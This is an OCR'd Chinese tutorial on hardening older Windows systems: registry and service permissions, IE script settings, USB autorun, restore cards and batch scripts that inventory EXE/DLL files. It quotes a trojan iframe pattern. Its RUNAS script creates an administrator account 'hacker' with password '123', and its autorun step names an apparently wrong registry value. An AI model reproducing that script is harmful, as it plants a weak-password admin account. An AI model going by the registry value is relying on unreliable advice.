


图4

HKEY_CLASSES_ROOT\exefile、HKEY_CLASSES_ROOT\batfile、HKEY_CLASSES_ROOT\comfile

设置原因：防止木马病毒修改文件关联！

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options

设置原因：防止映像劫持，所谓映像劫持就是将安全软件或者其它常用软件的运行转向到病毒木马程序的运行！




图5

5．对核心服务进行权限设置

病毒和木马有时候会操作系统的核心服务，因此有必要对系统的某些服务进行权限设置，以eventlog为例，运行process explorer，找到services.exe和svchost.exe，如图4，双击打开services.exe进程的属性对话框，选择“服务”，选中eventlog服务，单击“权限”，将“administrators”和“system”帐户以外的用户删除，将“administrators”组的权限设置为“读取”，如图5。入侵者在入侵计算机后想通过删除日志来消除自己的行踪，没有权限那是没门的！

二、Windows安全第二步——IE安全

现在的互联网上，网马可是异常的猖獗，由于各种黑客工具的出现使得入侵变成了傻瓜式操作，随便一个菜鸟简单的学学工具的使用，就可以搞到许多WEBSHELL，兴趣之余一般都会选择挂马，因此如何防范网马就成了一个必须解决的问题。

1．更换浏览器？

IE浏览器的ANI漏洞已经众所周知了，事实上FIREFOX2.0也同样存在各种漏洞，因此更换浏览器的念头还是暂时打消吧，

我们要做的就是如何最大限度的保护好IE 浏览器。

2.常规IE 安全设置

我们在前边通过权限对注册表中的IE 项进行了权限设置，现在来看看IE 中的常规安全限制，在操作前我们先想象一下网马是怎么传播的。网马的传播不外乎框架**<iframe src="木马页"></iframe>**和javascript 脚本，根据这点，我们运行IE，打开“工具”菜单中的“Internet 选项”，单击“安全”，如图6，单击“自定义级别”，找到“脚本”—“JAVA 小程序脚本”和“活动脚本”，分别设置为“禁用”，然后找到“其他”—“跨域浏览子框架”，将其也设置为“禁用”，确定后退出。

但是这样的设置也会影响我们访问站点，很多站点都会采用javascript 和iframe 框架，针对这种情况我们可以将自己经常访问的站点添加到“受信任的站点”中，选中“受信任”站点，单击“站点”，将“对该区域中的所有站点要求服务器验证”前面的勾去掉，然后在“将该网站添加到区域中”输入站点网址，如图7，单击“添加”按钮！




图6

3.及时更新IE 的安全补丁

这是非常有必要的，可以让我们及时的修复IE 浏览器的一些最新漏洞。

4.小技巧运行IE

很多时候，我们通过RUNAS 命令使用别的帐户来运行IE 也可以起到防范网马的目的，将如下代码保存为IE.bat。

```
@echo off
net user hacker >nul 2>nul && goto 启动IE || goto 添加用户
:添加用户
net user hacker 123 /ad && net localgroup administrators hacker /ad >nul 2>nul
:启动服务
sc config seclogon start= auto
net start seclogon
:启动IE
runas /user:hacker "C:\Progra~1\Intern~1\IEXPLORE.EXE"
```




图7

想运行IE 浏览器的时候，直接双击运行这个批处理程序，就会以hacker 帐户来运行IE 浏览器了，我们可以根据需要对上面的批处理进行相应的修改。

三、Windows 安全第三步——病从口入防范可移动磁盘病毒

可移动磁盘病毒目前越来越疯狂，很多网吧、学校等都禁止了USB 接口的使用，刀子并没有错，有错的是拿刀杀人的人，我们该如何防范拿刀杀人的行凶者呢？

1.打开磁盘方法多

可移动磁盘病毒的触发器其实就是我们使用鼠标轻轻的点击，在此提供几种避免可移动磁盘病毒运行的方法。

(1)在“开始”菜单上点右键，选择“资源管理器”，通过资源管理器来浏览磁盘。

(2)在网吧中禁止使用了右键，还可以打开IE 浏览器，在“文件”菜单中选择“打开”，单击“浏览”，通过IE 浏览器来访问移动存储设备。

(3)使用第三方工具，比如SYSCHECK 来浏览磁盘，运行SYSCHECK，单击“文件浏览”就可以了，使用类似工具还可以随时查看到移动存储设备中是否有autorun.inf，可以说非常方便。




图8

2.禁止自动播放

(1)使用组策略禁止自动播放

在“开始”—“运行”栏输入**gpedit.msc** 来打开组策略，找到“计算机配置”—“管理模板”—“系统”，将右侧的“关闭自动播放”设置为“已启用”，如图8。

(2)使用注册表禁止自动播放

在“开始”—“运行”栏输入**regedit** 来打开“注册表编辑器”，找到HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer，将NoDesktopCleanupWizard 的值设置为“157”(十进制)或者9D(十六进制)，这样就将本地驱动器的自动播放禁止掉了，大家记住这个数值就可以了，想知道为什么的话可以到BAIDU 或google 里去查找答案，限于篇幅这里不再赘述。

四、Windows 安全第四步——金蝉脱壳使用虚拟“防火墙”

虽然说机器狗病毒的泛滥让我们感觉到了还原卡的脆弱，但是安全是相对的，使用还原卡、影子系统、安装虚拟机，就像蜜罐系统一样，它会在最甜蜜的时候给入侵者以最痛苦的回忆。

还原卡我们可以去电脑城购买，或者通过网络进行购买，在安装前，请确保系统已经安装完毕必备的软件，设置的时候我们一般只设置对系统盘进行还原，使用过程中要注意将IE 的收藏夹、我的文档等目录改为还原卡无法还原的磁盘中，如果要安装新的程序，可以在开机启动的时候按热键启动还原卡设置，取消还原即可。

对于影子系统或者虚拟机，在以前的文章中都曾经详细的介绍过，网上也有详细的教程，这里不在赘述。

五、Windows 安全第五步——做好备份乐享网络

备份是我们经常忽略的一个地方，下面来做简单的总结。

1. 备份操作系统

当系统大量安装补丁或者更新应用程序后，及时的使用ghost 对系统进行备份，备份系统之前请先保证当前计算机系统处于相对安全的状态。

2. 注册表的备份

在“开始” “运行”栏输入**regedit** 打开注册表编辑器，在“文件”菜单中，选择“导出”，当系统出现问题时直接导入就可以解决很多问题。同样需要及时更新备份的注册表文件。

3. 将系统EXE、DLL 文件进行登记

Windows 操作系统在我们登录的时候会将我们输入的登录信息与SAM 数据库中的信息进行比较，如果完全正确才会启动explorer.exe进程，病毒木马文件毕竟是外来的程序，要想最快得知它们进入了系统，必须及时的将系统内的EXE、DLL 文件进行登记。将如下代码保存为dengji.bat 文件。

```
@echo off
for /f "skip=1" %%i in ('wmic logicaldisk where "drivetype=3" get caption') do @dir /s /a "%%i\*.dll">>dll0.txt
for /f "skip=1" %%a in ('wmic logicaldisk where "drivetype=3" get caption') do @dir /s /a "%%a\*.exe">>exe0.txt
```

当系统出现异常时，我们只要将如下的批处理代码保存为change.bat，运行查看多出了哪些exe 和dll 文件就行了。

```
@echo off
for /f "skip=1" %%i in ('wmic logicaldisk where "drivetype=3" get caption') do @dir /s /a "%%i\*.dll">>dll1.txt
for /f "skip=1" %%a in ('wmic logicaldisk where "drivetype=3" get caption') do @dir /s /a "%%a\*.exe">>exe1.txt
fc dll1.txt dll0.txt >change.txt
fc exe1.txt exe0.txt >>change.txt
notepad change.txt
```

看上去方法不错哦，但是我们很多时候都会下载、删除某些文件，这就牵涉到了让dll0.txt 和exe0.txt 随时更新的问题，我们可以将dengji.bat 和change.bat 添加到右键菜单中，以实现随时更新系统新增文件和进行文件比较。以dengji.bat 为例，将如下代码保存为1.reg。

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Directory\shell\copy]//copy 子键可以自己在shell 键下建立自己喜欢的名字
@="更新dll&exe 备份" //copy 子键的默认设置，可以设置自己喜欢的名字

[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Directory\shell\copy\command]//command 名字不可以改而且只能在copy 子键下
@="c:\\1.bat" //这里更改为自己批处理存放的位置
```

双击将1.reg 导入注册表就会出现如图9 所示的右键选项了。我们需要注意的，就是对于隐藏文件的问题，有时候我们即便将“我的电脑”—“工具”—“文件夹选项”中的“显示所用文件和文件夹”、“隐藏受保护的操作系统文件（推荐）”前边的勾去掉，还是查找不到隐藏的文件，所以在运行上面的批处理前，我们还需要进行一些特殊的设置。

打开注册表编辑器，找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL，将CheckedValue 的值设置为0，这样才可以保证完全隐藏的文件得到记录。




图 9

六、Windows 安全第六步——常规技巧整理

通过上面的设置，我们的系统基本上就算是安全了，但掌握常规的反黑技巧还是非常有用的。

1. 中毒后文件关联问题解决

当系统中毒或者中木马，exe 文件不能执行该怎么办呢？这是常见的中毒症状。

（1）将可执行文件的后缀名改为.bat、.com、.cmd，但是很多病毒并不这么单纯，它们有时候会将这几种可执行文件都更改，这种情况下我们不妨试着更改为.pif 后缀名。

（2）通过IE来运行cmd，说起来有点复杂，当系统中毒或者文件关联出问题时，最常规的方法就是执行assoc和ftype命令，但是文件关联被破坏，执行CMD.exe是不可能的。在Windows中IE浏览器的启动与其它程序的执行过程有相同也有不同的地方，在桌面或者快速启动托盘中启动IE浏览器和其它软件都是一样的，但是在“开始”菜单中的IE浏览器却是被底层程序直接调用，当exe文件关联出现问题时，可以启动开始菜单里的IE浏览器，我们要做的就是将C:\Program Files\Internet Explorer\IEXPLORE.EXE重新命名，将C:\Windows\SYSTEM32下的CMD.EXE复制到该文件夹下更改为IEXPLORE.EXE，然后通过开始菜单运行cmd.exe。然后输入 **assoc .exe=exefile && ftype exefile="%1" %***，这样就可以修复好文件关联了。

